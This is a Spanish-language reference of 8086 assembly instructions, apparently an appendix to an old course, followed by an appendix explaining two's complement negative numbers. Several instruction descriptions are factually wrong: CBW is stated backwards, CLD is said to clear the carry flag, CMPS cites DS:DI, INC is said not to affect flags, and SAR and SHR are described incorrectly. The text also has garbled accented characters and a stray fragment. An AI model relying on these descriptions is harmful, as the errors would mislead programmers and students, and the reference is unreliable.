ADC Add With Carry, suma los dos operandos y el flag de acarreo, almacenando en el operando destino el resultado de la suma

ADD ADDition, ,sta instrucción suma los dos operandos y almacena el resultado en el de destino.

AND Realiza un AND lógico entre los dos operandos de la instrucción, almacenando el resultado en el de destino.

CALL Empuja IP y CS a la pila, y salta a la dirección que indica su operando.

CBW Convert Byte to Word, copia el bit de mayor peso de AH en cada uno de los de AL

CLC Clear Carry Flag, pone el flag de acarreo a cero.

CLD Clear Direction Flag, pone a cero el flag de acarreo.

CLI Clear Interrupts, pone e flag de interrupción a cero, con lo que no se podrán hacer llamadas a estas hasta llegar a un STI ( Set Interrupts )

CMC CoMplement Carry flag, invierte el contenido del flag de acarreo.

CMP Resta el operando origen del destino, tan sólo que no almacena el resultado, si actualizándose sin embargo los flags.

CMPS Comparar cadena, puede usarse sin operandos, en cuyo caso tendrá que ser CMPSB o CMPSW ( Byte o Word ), o con ellos. Los elementos a comparar est n apuntados por ES:DI y DS:DI

CWD Convert Word to Double Word, lo que hará será copiar el signo de AX, o sea, su byte más significativo, en DX.

DAA Decimal Adjust AL after Adittion, se emplea tras sumar dos números BCD empaquetados de dos dígitos con ADD AL,reg/mem. Verifica si el flag de acarreo auxiliar est a 1 o el contenido de los cuatro bits menos significativos de AL es mayor que 9, en cuyo caso se suma 6 a AL. Tras esto, comprueba si el flag de acarreo est activado o el contenido de los 4 bits m s significativos es mayor que 9, en cuyo caso se suma 60h a AL. El flag de acarreo se activa si se ha realizado la segunda operación, y el de acarreo auxiliar si se realizó la primera.

DEC Utiliza un operando, al que decrementa en una unidad.

DIV Divide el acumulador entre el operando, dejando cociente y resto. El acumulador ser AX en caso de división de 16 bits y DX-AX en caso de 32 bits, quedando cociente y resto en AL-AH y AX-DX respectivamente.

ESC ESCape. Sirve para pasar el control del procesador al copro

HLT Bloquea el ordenador.

IDIV División para números con signo

IMUL Multiplicación para números con signo.

IN INput from port, lee un byte del puerto que especifica el operando origen y lo almacena en AL. Si el operando destino es AX, almacena un segundo byte en AH ( el operando destino sólo puede ser AX o AL, y el origen DX o un número )

INC Incrementa el operando en un byte, sin modificar el estado de los flags.

INT Llama a la interrupción del operando ( p.ej, INT 21h )

INTO INTerruption on Overflow, llama a la interrupción 4 si el flag de desbordamiento ( overflow) está activado. En caso de que sepamos con seguridad que no es así, es un NOP en realidad.

IRET Interruption Return, saca de la pila IP y CS y vuelve al sitio donde se llamó a la interrupción ( cada vez que ejecutamos una interrupción, el ordenador efectua una serie de pasos que acaban con ,ste IRET )

JMP Puede ser corto, cercano o largo, cambiando IP y a veces CS con nuevos valores, o sea, transfiriendo el control a otra parte del programa.

LAHF Copia en AH el contenido del byte menos significativo del registro de flags

LDS Load Far Pointer with DS, Cargar puntero lejano con DS. Con esta instrucción, se lee una palabra en la dirección indicada por el origen, copiándose en el registro destino, y de nuevo se lee otra, que se almacena en DS

LEA Load Effective Adress, Cargar dirección efectiva; calcula el offset del operando origen, y lo almacena en el destino ( bastante útil con etiquetas, por ejemplo )

LES Load Far Pointer with ES; Igual que LDS, tan sólo que la segunda palabra la almacena en ES.

LOCK Lock the Bus. Se trata de una instrucción que se usa precediendo a MOV, MOVS o XCHG, y previene del uso del Bus mientras se ejecuta la instrucción para evitar que ,ste sea usado por algún evento externo, interrupciones, etc

LODS LOaD String, cargar cadena. Si no hay operandos, debe de indicarse con B o W, para saber si se opera con bytes o palabras. Carga en el acumulador el elemento apuntado por DS:SI, sea byte o palabra.

LOOP Bucle, saltar a la dirección indicada en su operando ( por ejemplo, LOOP etiqueta ) mientras CX valga más de 1, cuando su valor llegue a cero el bucle dejar de ejecutarse.

MOV Copia el operando origen en el destino, pudiéndose realizar estas combinaciones:

reg, reg
reg, mem
mem, reg
reg, inmed
mem, inmed
reg16, segrer
regseg, reg16
regseg, mem

MOVS MOVe String, mover cadena Normalmente con el operando B ( byte ) o W ( Word ) de manera que se transfiera un byte o una palabra, MOVSB o MOVSW transfieren lo contenido en DS:SI a ES:DI

MUL MULtiply, multiplicar. Multiplica el acumulador por el operando, si el operando puesto en Mul es de 16 bits, el acumulador es AX, si el operando en Mul es de 8 bits, ser AL.

NEG Averigua el número negativo del operando, o sea, invierte su valor. El cálculo se realiza invirtiendo todos los bits y sumando uno al resultado.

NOP No OPeration, no hace nada

NOT Invierte los bits del operando ( 1s en 0s y viceversa )

OR Realiza un 'O' lógico en los bits del operando, cambiando el valor de estos bits. Compara uno a uno los bits de igual significación de los operandos, y da como resultado 1 si uno de ellos o los dos está a uno, o los dos lo estan, y 0 si los dos est n a 0; por ejemplo:

11100100 OR 00101101 ---------- 11101101

OUT OUTput to port, Salida a puerto. Escribe el contenido de AX o AL ( los dos únicos operandos origen que se pueden usar con esta instrucción ) en el puerto especificado por el operando destino ( DX o un número directo )

POP Saca del valor operando de la pila

POPF Saca de la pila el registro de flags

PUSH Empuja a la pila el valor operando

PUSHF Empuja el registro de flags a la pila

RCL Rotate with Carry Left ( Rotar a la izquierda con acarreo ). Copia en cada bit del operando el contenido del que se halla a su derecha, y en el de menor el contenido del flag de acarreo; en este se copia el bit de mayor peso.

RCR Rotate with Carry Right ( Rotar a la derecha con acarreo ). Copia en cada bit del operando el contenido del que se encuentra a su izquierda, y en el bit de mayor peso el contenido del flag de acarreo; en el flag de acarreo el bit de menor peso.

REP REPeat. Utilizada sin operandos, repite una operación tantas veces como el valor de CX, decrementándolo cada vez ( puede usarse como delay, aunque poco efectivamente ). Se utiliza también con operandos como MOVSW por ejemplo, para realizar CX veces la operación indicada. Existen también dos variantes de esta instrucción; REPE y REPNE ( REPeat if Equal, REPeat if Not Equal ), atendiendo al estado de los flags.

RET RETurn. Se utiliza para volver de una subrutina llamada con un Call; esta órden saca de la pila el valor de IP, o de IP y CS, para retornar al lugar desde el que se le llamó.

ROL ROtate Left. Copia en cada bit del operando el contenido del que se halla a su derecha, copiando en el bit de menor peso el contenido del de mayor peso

ROR ROtate Right. Copia en cada bit del operando el contenido del que se halla a su izquierda, copiando en el bit de mayor peso el contenido del de menor peso.

SAHF Store AH in Flags, Almacenar AH en los flags. Copia el contenido de AH en el byte de menor peso del registro de flags.

SAL Shift Aritmetic Left. Su sintaxis es [SAL destino,numero], mueve los bytes del registro hacia la izquierda, copiando en cada uno el contenido de aquel que estaba a su derecha. El byte de menor peso se pone a cero, y el mayor se copia en el flag de acarreo.

SAR Shift Aritmetic Right. Realiza las mismas operaciones que SAL, pero al rev,s, o sea, cada bit copia el valor del de su izquierda, el de mayor peso queda a cero, y el de menor se copia al flag de acarreo.

SBB SuBstract with Borrow. Resta el operando origen y el flag de acarreo del operando destino, almacen ndose el resultado en el operando destino.

SCAS SCAn String, Examinar cadena. Se acompaña de una B o W detrás cuando no existe operando para indicar el tamaño ( Byte o Word ). Resta el operando destino, que est indicado por ES:DI, del acumulador ( sin realizar almacenamiento del resultado ), y en función de ello actualiza los flags. El operando puede llevar prefijo de segmento, que sustituir a ES como prefijo del operando destino. DI ir incrementándose/decrementándose.

SHL SHift Left. Igual que SAL

SHR SHift Right. Ex ctamente igual que SAR

STC SeT Carry flag, Activar flag de acarreo. Activa el flag de acarreo ( lo pone a uno )

STD SeT Direction flag, Activar flag de dirección. Lo pone a uno.

STI SeT Interrupts, Activar interrupciones. Activa las interrupciones.

STOS STOre String. Normalmente se usa con B o W al final para indicar el tamaño, byte o palabra ( esencialmente si no se especifica ningún operando ). Su función es copiar el contenido del acumulador ( AL o AX ) en ES:DI. El operando puede llevar un prefijo de segmento, que se usar en lugar de ES.

SUB SUBstract, resta. El objetivo de esta instrucción consiste en restar al operando destino el contenido del origen, conservándose el resultado en este operando destino.

TEST TEST, Comparar. Compara mediante un AND lógico los operandos origen y destino; no almacena los resultados, pero sí modifica los flags.

WAIT El computador entra en un estado de espera, que se ver activado cuando el 'test' input en el microprocesador sea activado.

XCHG eXCHanGe ( intercambiar ). Intercambia los valores de los registros, por ejemplo en un XCHG AX,BX, tras la operación BX contendría al antiguo AX, y vicecersa.

XLAT Una de estas instrucciones un tanto curiosas; almacena en AL un byte de la dirección de memoria formada por DS y la suma de BX y AL. Se puede indicar un operando para especificar el segmento en vez de DS.

XOR eXclusive OR. Realiza un OR ( O ) excluyente entre el origen y el destino; compara uno a uno los bits de los dos operandos, resultando un 1 tan sólo si uno y sólo uno de los dos bits comparados es 1, y cero en el resto de los casos. Sería tal que así:

11010101 XOR 01011011 ---------- 10001110

registro, registro

# Apéndice B

## NUMERACION NEGATIVA

Bien, esta es una parte del curso que quizá debiera haber ido antes, pero por su complicación para la gente en fase de aprendizaje, he preferido incluirlo como apéndice.

Como se representan mediante lenguaje ensamblador los números negativos ?

El sistema utilizado es el denominado 'aritmética de complemento a dos'. Se pasó bastante tiempo pensando en cual sería el método ideal para realizar este cometido, siendo condición principal que las sumas y restas diesen resultados lógicos; o sea, que -x+x sumasen 0, por ejemplo.

Para ello entonces, hagamos una prueba. Si al número binario 00000000 le restamos 00000001, el resultado ser 11111111, ya que en un byte al pasar del número más bajo a uno "negativo", sale el número más alto.

Por tanto, 11111111 representar al '-1', así como 11111110 al -2, y así hasta llegar al 10000000, que ser el -128. El número exactamente anterior, el 01111111, ser el 127 entonces, y esto nos permitir comprobar cuando un número es negativo tan sólo viendo si su primer bit est o no, a uno.

Así visto, estas serían algunas representaciones:

| | | |
|---|---|---|
| 00000001 | ----> | 1 |
| 00000011 | ----> | 3 |
| 01111111 | ----> | 127 |
| 11111111 | ----> | -1 |
| 11111110 | ----> | -2 |
| 10000000 | ----> | -128 |

Y visto esto, ¿ cuál es la manera más rápida de saber el valor de un número negativo ? Es bien fácil; dada la vuelta a todos los bits del byte ( o de la palabra, o de lo que sea ), y sumadle uno, ese ser el número representado sin signo.

P.ej, el número 10111011, que sabemos que es negativo ( si estamos trabajando con números negativos ) por el 1 en el bit de mayor peso:

Se le da la vuelta: 01000100, o sea, 68 decimal, y se le suma 1. Por tanto, el número 10111011 cuando trabajemos con números con signo es el –69.